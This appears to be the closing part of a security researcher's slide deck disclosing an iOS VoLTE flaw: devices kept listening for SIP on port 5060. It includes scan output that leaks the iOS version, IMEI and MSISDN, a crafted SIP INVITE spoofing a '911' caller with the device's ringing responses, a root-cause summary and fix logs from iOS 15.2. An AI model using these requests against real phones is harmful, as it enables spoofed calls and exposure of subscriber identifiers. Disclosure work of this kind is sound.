05-03 02:44:52.731 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:263 | remove Transport (exact) => Transport: [ V4 100.72.31.210:5060 UDP target domain=unspecified mFlowKey=110 ] cport =0 ] mInterface= ] transportKey=0 ] on 100.72.31.210 mKey: 16
05-03 02:44:52.731 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:272 | remove Transport (any port) => Transport: [ V4 100.72.31.210:5060 UDP target domain=unspecified mFlowKey=110 ] cport =0 ] mInterface= ] transportKey=0 ] on 100.72.31.210 mKey: 16
05-03 02:44:52.731 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:320 | remove SharedProcessTransport=> 0x784c91a800
05-03 02:44:52.731 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:342 | remove Transport=> 0x784c91a800
05-03 02:44:52.731 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | UdpTransport.cxx:96 | Shutting down [ V4 100.72.31.210:5060 UDP target domain=unspecified mFlowKey=110 ] cport =0 ] mInterface= ] transportKey=0 ] tf=16 evt=1 stats: poll=1 txtry=5 txfail=0 rxtry=1 rxmsg=1 rxkey=0 rxtr=1
05-03 02:44:52.731 2322 2855 I reSIProcate: INFO | RESIP | FdPoll.cxx:641 | delPollItem Impl get lock fd=110
05-03 02:44:52.731 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | InternalTransport.cxx:54 | Before Closing 110
05-03 02:44:52.731 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | InternalTransport.cxx:57 | Closing 110
05-03 02:44:52.731 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | Socket.cxx:123 | Close socket 110
05-03 02:44:52.731 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:212 | removing transport address: 0x77d7ac8800
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:217 | removing transport: [ V4 100.72.31.210:5060 TCP target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface= ] transportKey=0 ]
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:223 | remove TypeToTransportMap ==> Transport: [ V4 100.72.31.210:5060 TCP target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface= ] transportKey=0 ] on 100.72.31.210 mKey: 17
05-03 02:44:52.732 2322 2857 I reSIProcate: INFO | RESIP | StackThread.cxx:33 | StackThread start to process.
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:263 | remove Transport (exact) => Transport: [ V4 100.72.31.210:5060 TCP target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface= ] transportKey=0 ] on 100.72.31.210 mKey: 17
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:272 | remove Transport (any port) => Transport: [ V4 100.72.31.210:5060 TCP target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface= ] transportKey=0 ] on 100.72.31.210 mKey: 17
05-03 02:44:52.732 2322 2857 I reSIProcate: INFO | RESIP | FdPoll.cxx:849 | epollWait +++
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:320 | remove SharedProcessTransport=> 0x77d7ac8800
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TransportSelector.cxx:342 | remove Transport=> 0x77d7ac8800
05-03 02:44:52.732 2322 2857 I reSIProcate: INFO | RESIP | FdPoll.cxx:862 | epollWait ---
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionManager.cxx:82 | closeConnections +++
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionManager.cxx:94 | closeConnections ---
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | TcpBaseTransport.cxx:62 | Shutting down [ V4 100.72.31.210:5060 TCP target domain=unspecified mFlowKey=0 ] cport =0 ] mInterface= ] transportKey=0 ]
05-03 02:44:52.732 2322 2857 I reSIProcate: INFO | RESIP | StackThread.cxx:31 | StackThread wait time to select:1478
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP | FdPoll.cxx:641 | delPollItem Impl get lock fd=113
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionManager.cxx:42 | ~ConnectionManager
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionManager.cxx:82 | closeConnections +++
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionManager.cxx:94 | closeConnections ---
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionManager.cxx:61 | deleteAllConnections numRemoved=0
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | Connection.cxx:59 | Connection::~Connection
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | ConnectionBase.cxx:139 | ConnectionBase::~ConnectionBase 0x77d7ac8ef0
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | InternalTransport.cxx:54 | Before Closing 113
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | InternalTransport.cxx:57 | Closing 113
05-03 02:44:52.732 2322 2855 I reSIProcate: INFO | RESIP:TRANSPORT | Socket.cxx:123 | Close socket 113
```

PoC

1. Identification of iOS devices on the network.

SIP Device	User Agent
10.168	5060 iOS/14.4 (18D52) iPhone
10.168	5060 iOS/14.4 (18D52) iPhone
10.168	5060 iOS/14.4 (18D52) iPhone
10.168	5060 iOS/13.2 (17B84) iPhone
10.168	5060 iOS/14.4 (18D52) iPhone
10.168	5060 iOS/14.3 (18C66) iPhone
10.168	5060 iOS/12.4 (16G77) iPhone
10.168	5060 iOS/14.4 (18D52) iPhone
10.168	5060 iOS/14.4 (18A5342e) iPhone
10.168	5060 iOS/14.4 (18D52) iPhone
10.168	5060 iOS/14.4 (18D52) iPhone
10.168	5060 iOS/14.4 (18D52) iPhone

```
NSE: Script scanning 10.65.218.96
NSE: Starting runlevel x (or 2) scan.
Initiating NSE at 02:01
Completed NSE at 02:01, 0.37s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 02:01
Completed NSE at 02:01, 0.00s elapsed
Nmap scan report for 10.65.218.96
Host is up, received user-set (0.12s latency).
Scanned at 2021-03-23 02:00:53 +04 for 47s

PORT      STATE SERVICE REASON      VERSION
5060/tcp  open  sip    syn-ack ttl 57 iOS/13.3.1 (17D50) iPhone (Status: 200 OK)
  Fingerprint string:
  SIPOptions:
    SIP/2.0 200 OK
    Via: SIP/2.0/TCP nm;branch=foo;received=10.65.218.96:5060;local-port=5060;rport=5060
    From: <sip:nm@nm>;tag=root
    <sip:nm2@nm2>;tag=7cNd0ZzXMM
    Call-ID: 50000
    CSeq: 42 OPTIONS
    Supported: 100rel,path,precondition,replaces,sec-agree,timer
    Accept: application/sdp
    Allow: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NOTIFY,OPTIONS,PRACK,REFER,UPDATE
    User-Agent: iOS/13.3.1 (17D50) iPhone
    Content-Type: application/sdp
    Content-Length: 600
  o=sip:[REDACTED]7806@ims.mnc[REDACTED].mcc[REDACTED]3gppnetwork.org 1616450462 1616450462 IN IP4 10.65.218.96
  c=IN IP4 10.65.218.96
  a=sendrecv
  m=audio 1 RTP/AVP 104 110 102 108 105 100
  a=rtpmap:104 AMR-WB/16000
  a=fmtp:104 octet-align=0; mode-change-capability=2
  a=rtpmap:110 AMR-WB/16000
  a=fmtp:110 octet-align=1; mode-
  a=rtpmap:102 AMR/8000
  a=fmtp:102 octet-align=0; mode-
  a=rtpmap:108 AMR/8000
  a=fmtp:108 octet-align=1; mode-
  _sip-methods: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NOTIFY,OPTIONS,PRACK,REFER,UPDATE
```

Victim's IP Address

Service identification and version details

Subscriber's MSISDN leaked in the SIP OPTION message

PoC

2. Sending crafted SIP INVITE packet to confirm remote device is responding to incoming SIP request

Target: http://127.0.0.1:6060

Request

```
INVITE sip:100@10.65.218.96 SIP/2.0
2 via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-578651798;rport
3 Max-Forwards: 70
4 To: <h4ckgr00t@100000@1.1.1.1>
5 From: <service@100000@1.1.1.1>;tag=306134316461363031336334013331373253731353939
6 User-Agent: h4ckgr00t-sip
7 Call-ID: 572589277629423051155586
8 Contact: sip:100@127.0.1.1:5060
9 CSeq: 1 INVITE
10 Accept: application/sdp
11 Content-Length: 0
```

Response

```
SIP/2.0 183 Session Progress
1 To: <h4ckgr00t@100000@1.1.1.1>;tag=qwV8JF40C
2 From: <service@100000@1.1.1.1>;tag=306134316461363031336334013331373253731353939
3 Call-ID: 572589277629423051155586
4 CSeq: 1 INVITE
5 Feature-Caps: *+g.3gpp.srvcc-alerting
6 Supported: 100rel,path,replaces,timer
7 Contact: <sip:10.65.218.96:63123>;+g.3gpp.icsci.ref="urn%3Aurn-%3A3gpp-service.ims.icsci.mmtel";+g.3gpp.mid-call;+g.3gpp.ps2cs-srvcc-orig-pre-alerting;+g.3gpp.srvcc-alerting;+sip.instance=<urn:gsma:imei:35304...>
8 Allow: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NOTIFY,OPTIONS,PRACK,REFER,UPDATE
9 User-Agent: iOS/13.3.1 (17D50) iPhone
10 Content-Length: 0
```

```
SIP/2.0 180 Ringing
11 To: <h4ckgr00t@100000@1.1.1.1>;
12 From: <service@100000@1.1.1.1>;
13 Call-ID: 572589277629423051155586
14 CSeq: 1 INVITE
15 Feature-Caps: *;
16 +g.3gpp.srvcc-alerting
17 Contact: <sip:10.65.218.96:63123>;+g.3gpp.icsci.ref="urn%3Aurn-%3A3gpp-service.ims.icsci.mmtel";
18 +g.3gpp.mid-call;
```

Done

0 matches

1,489 bytes | 10,207 n

PoC

3. Trace captured on Wireshark where the device accepts incoming traffic and the call is initiated.

```
INVITE sip:100@10.65.218.96 SIP/2.0
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-578651798;rport
Max-Forwards: 70
To: "h4ckgr00t" <sip:100000@1.1.1.1>
From: "service" <sip:911@1.1.1.1>;tag=3061343164613630313363340133313732353731353939
User-Agent: h4ckgr00t-sip
Call-ID: 572589277629423051155586
Contact: sip:100@127.0.1.1:5060
CSeq: 1 INVITE
Accept: application/sdp
Content-Length: 0

SIP/2.0 183 Session Progress
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-578651798;received=100.87.30.39;rport=44044
To: "h4ckgr00t" <sip:100000@1.1.1.1>;tag=qVv8bJF40C
From: "service" <sip:911@1.1.1.1>;tag=3061343164613630313363340133313732353731353939
Call-ID: 572589277629423051155586
CSeq: 1 INVITE
Feature-Caps: "+g.3gpp.srvcc-alerting
Supported: 100rel,path,replaces,timer
Contact: <sip:10.65.218.96:63123>;+g.3gpp.icsci-ref="urn:k3Aurn-7%3A3gpp-service.ims.icci.mmtel";+g.3gpp.mid-call;+g.3gpp.ps2cs-srvcc-orig-pre-alerting;+g.3gpp.srvcc-alerting;+sip.instance;"<urn:gsma:imei:35304[REDACTED]>
Allow: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NODELAY,OPTIONS,PRACK,REFER,UPDATE
User-Agent: iOS/13.3.1 (17D50) iPhone
Content-Length: 0

SIP/2.0 180 Ringing
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-578651798;received=100.87.30.39;rport=44044
To: "h4ckgr00t" <sip:100000@1.1.1.1>;tag=qVv8bJF40C
From: "service" <sip:911@1.1.1.1>;tag=3061343164613630313363340133313732353731353939
Call-ID: 572589277629423051155586
CSeq: 1 INVITE
Feature-Caps: "+g.3gpp.srvcc-alerting
Contact: <sip:10.65.218.96:63123>;+g.3gpp.icsci-ref="urn:k3Aurn-7%3A3gpp-service.ims.icci.mmtel";+g.3gpp.mid-call;+g.3gpp.ps2cs-srvcc-orig-pre-alerting;+g.3gpp.srvcc-alerting;+sip.instance;"<urn:gsma:imei:35304[REDACTED]>
Allow: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NODELAY,OPTIONS,PRACK,REFER,UPDATE
Supported: 100rel,path,replaces
User-Agent: iOS/13.3.1 (17D50) iPhone
Content-Length: 0

SIP/2.0 486 Call Rejected By User
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-578651798;received=100.87.30.39;rport=44044
To: "h4ckgr00t" <sip:100000@1.1.1.1>;tag=qVv8bJF40C
From: "service" <sip:911@1.1.1.1>;tag=3061343164613630313363340133313732353731353939
Call-ID: 572589277629423051155586
CSeq: 1 INVITE
Contact: <sip:10.65.218.96:63123>;+g.3gpp.icsci-ref="urn:k3Aurn-7%3A3gpp-service.ims.icci.mmtel";+g.3gpp.mid-call;+g.3gpp.ps2cs-srvcc-orig-pre-alerting;+g.3gpp.srvcc-alerting;+sip.instance;"<urn:gsma:imei:35304[REDACTED]>
Allow: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NODELAY,OPTIONS,PRACK,REFER,UPDATE
Supported: 100rel,path,replaces
User-Agent: iOS/13.3.1 (17D50) iPhone
Content-Length: 0
```


PoC

4. The iOS device still continues to listen on SIP port 5060 despite an already established and serving call session

```
|iPhone:~ root# lsof -Pnl +M -i4
COMMAND  PID  USER   FD   TYPE      DEVICE SIZE/OFF NODE NAME
launchd   1    0    9u  IPv4  0x35c060e9ace9463    0t0  TCP 127.0.0.1:8021 (LISTEN)
launchd   1    0   12u  IPv4  0x35c060e962e4eb3    0t0  TCP 127.0.0.1:1080 (LISTEN)
launchd   1    0   13u  IPv4  0x35c060e962e00f3    0t0  TCP 127.0.0.1:1083 (LISTEN)
launchd   1    0   15u  IPv4  0x35c060e962e3b43    0t0  TCP *:62078 (LISTEN)
launchd   1    0   17u  IPv4  0x35c060e95c6ed83    0t0  TCP 127.0.0.1:7808 (LISTEN)
launchd   1    0   20u  IPv4  0x35c060e9ace9463    0t0  TCP 127.0.0.1:8021 (LISTEN)
launchd   1    0   21u  IPv4  0x35c060e95c6ed83    0t0  TCP 127.0.0.1:7808 (LISTEN)
launchd   1    0   23u  IPv4  0x35c060e962e4eb3    0t0  TCP 127.0.0.1:1080 (LISTEN)
launchd   1    0   24u  IPv4  0x35c060e962e00f3    0t0  TCP 127.0.0.1:1083 (LISTEN)
launchd   1    0   26u  IPv4  0x35c060e962de3cb    0t0  TCP *:22 (LISTEN)
launchd   1    0   28u  IPv4  0x35c060e962de3cb    0t0  TCP *:22 (LISTEN)
launchd   1    0   30u  IPv4  0x35c060e98ea40f3    0t0  TCP 127.0.0.1:22->127.0.0.1:50521 (ESTABLISHED)
launchd   1    0   31u  IPv4  0x35c060e98ea40f3    0t0  TCP 127.0.0.1:22->127.0.0.1:50521 (ESTABLISHED)
configd  1522   0   18u  IPv4  0x35c060e95ff62f3    0t0  UDP *:68
wifid   1533   0    4u  IPv4  0x35c060e9803374b    0t0  UDP *:*
wifid   1533   0    5u  IPv4  0x35c060e9803317b    0t0  UDP *:*
wifid   1533   0   15u  IPv4  0x35c060e95ff8ba3    0t0  UDP *:*
wifid   1533   0   17u  IPv4  0x35c060e95ff85d3    0t0  UDP *:*
wifid   1533   0   19u  IPv4  0x35c060e95ff8003    0t0  UDP *:*
identitys 1540  501   23u  IPv4  0x35c060e95ff1a2b    0t0  UDP *:*
lockdownd 1558   0    5u  IPv4  0x35c060e962e3b43    0t0  TCP *:62078 (LISTEN)
CommCente 1570   25   37u  IPv4  0x35c060e9af3c5d3    0t0  UDP 10.165.172.172:5060
CommCente 1570   25   38u  IPv4  0x35c060e99dbbb43    0t0  TCP 10.165.172.172:5060 (LISTEN)
CommCente 1570   25   39u  IPv4  0x35c060e9af3c8bb    0t0  UDP 10.165.172.172:49998
CommCente 1570   25   40u  IPv4  0x35c060e9af3cba3    0t0  UDP 10.165.172.172:53295
CommCente 1570   25   41u  IPv4  0x35c060e99db9463    0t0  TCP 10.165.172.172:53295 (LISTEN)
CommCente 1570   25   42u  IPv4  0x35c060e9acbd463    0t0  TCP 10.165.172.172:49998 (LISTEN)
CommCente 1570   25   47u  IPv4  0x35c060e9acbcab    0t0  TCP 10.165.172.172:53295->10.225.50.148:7807 (ESTABLISHED)
CommCente 1570   25   48u  IPv4  0x35c060e97d6fd1b    0t0  UDP 10.165.172.172:49120
CommCente 1570   25   49u  IPv4  0x35c060e97d70ba3    0t0  UDP 10.165.172.172:49121
apsd   1594  501   18u  IPv4  0x35c060e98ea7b43    0t0  TCP 10.38.133.66:50524->17.57.145.6:5223 (ESTABLISHED)
apsd   1594  501   12u  IPv4  0x35c060e98ea7b43    0t0  TCP 10.38.133.66:50524->17.57.145.6:5223 (ESTABLISHED)
wifianaly 1602   0    4u  IPv4  0x35c060e97d6ebab    0t0  UDP *:*
mDNSRespo 1609   65    6u  IPv4  0x35c060e95ff7463    0t0  UDP *:5353
companion 1803  501    4u  IPv4  0x35c060e962e0aab    0t0  TCP 127.0.0.1:50395->127.0.0.1:50396 (ESTABLISHED)
notificat 1804  501    5u  IPv4  0x35c060e99d744fb    0t0  TCP 127.0.0.1:50417->127.0.0.1:50418 (ESTABLISHED)
notificat 1804  501    6u  IPv4  0x35c060e98ea4aab    0t0  TCP 127.0.0.1:50455->127.0.0.1:50456 (ESTABLISHED)
notificat 1804  501    7u  IPv4  0x35c060e95c744fb    0t0  TCP 127.0.0.1:50492->127.0.0.1:50493 (ESTABLISHED)
notificat 1804  501    8u  IPv4  0x35c060e99d727d3    0t0  TCP 127.0.0.1:50517->127.0.0.1:50518 (ESTABLISHED)
DTSERVICE 1812   0    4u  IPv4  0x35c060e98df23cb    0t0  TCP 127.0.0.1:50439->127.0.0.1:50440 (ESTABLISHED)
frida-ser 4031   0    7u  IPv4  0x35c060e95b9986b    0t0  TCP 127.0.0.1:27042 (LISTEN)
gamed   4702  501    4u  IPv4  0x35c060e97d6ee93    0t0  UDP 10.38.133.66:16403
sshd   4904   0    4u  IPv4  0x35c060e98ea40f3    0t0  TCP 127.0.0.1:22->127.0.0.1:50521 (ESTABLISHED)
sshd   4904   0    5u  IPv4  0x35c060e98ea40f3    0t0  TCP 127.0.0.1:22->127.0.0.1:50521 (ESTABLISHED)
```

Root Cause

- VoLTE enabled iOS devices are always listening on interface “pdp_ip1” on Port 5060 irrespective of them being connected with the P-CSCF (IMS) on a different port.
- While the call is established via IMS channel, it is observed the devices continue to listen for incoming SIP traffic.
- Attacker on the operator’s network can identify these devices and gain information like, iOS version, IMEI number and MSISDN of the subscriber
- Attacker on the operator’s network can make spoof calls directly interacting with the devices itself by crafting malformed SIP packets.




Issue Mitigation

- Fix implementation was done on iOS 15.2(19C5036e) and libIPTelephony terminates and destroys the ImsTcpSocket connection after the IPSec Tunnel has been established.

```
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: ImsTcpSocket: Remote end closed connection
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: ImsTcpSocket: remote end closed connection
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [default]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: canceling timer ShutdownWait
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: removing myself from transport
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: KeepAlives not enabled for non-TLS connection
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: InsecureTransport [100.104.36.221:5060]: terminating
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: closing UDP transport
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: ImsSocket 0x0x141dd6980: invalidating socket 39
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: ImsSocket 0x0x14315eb50: invalidating socket 40
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: Connection closed by both sides.
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: KeepAlives not enabled for non-TLS connection
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: closing connection
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: ImsSocket 0x0x141ddce10: invalidating socket 49
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: destroying ImsTcpSocket 0x0x141ddce10
```

```
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [default]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: timer IdleTimeout fired
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [net]: shutting down socket
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [sip.tport]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: Connection shutdown attempted. Result = Bambi: Success
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [timer]: registering timer TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060.0x143170990.ShutdownWait
Nov 17 02:39:13 w00ts-iPhone CommCenter(libIPTelephony.dylib)[94] <Notice>: [default]: TcpConnection 100.104.36.221:5060 <-> 10.225.50.20:5060: started timer ShutdownWait with duration 1000ms
```

Issue Timeline



THANK YOU!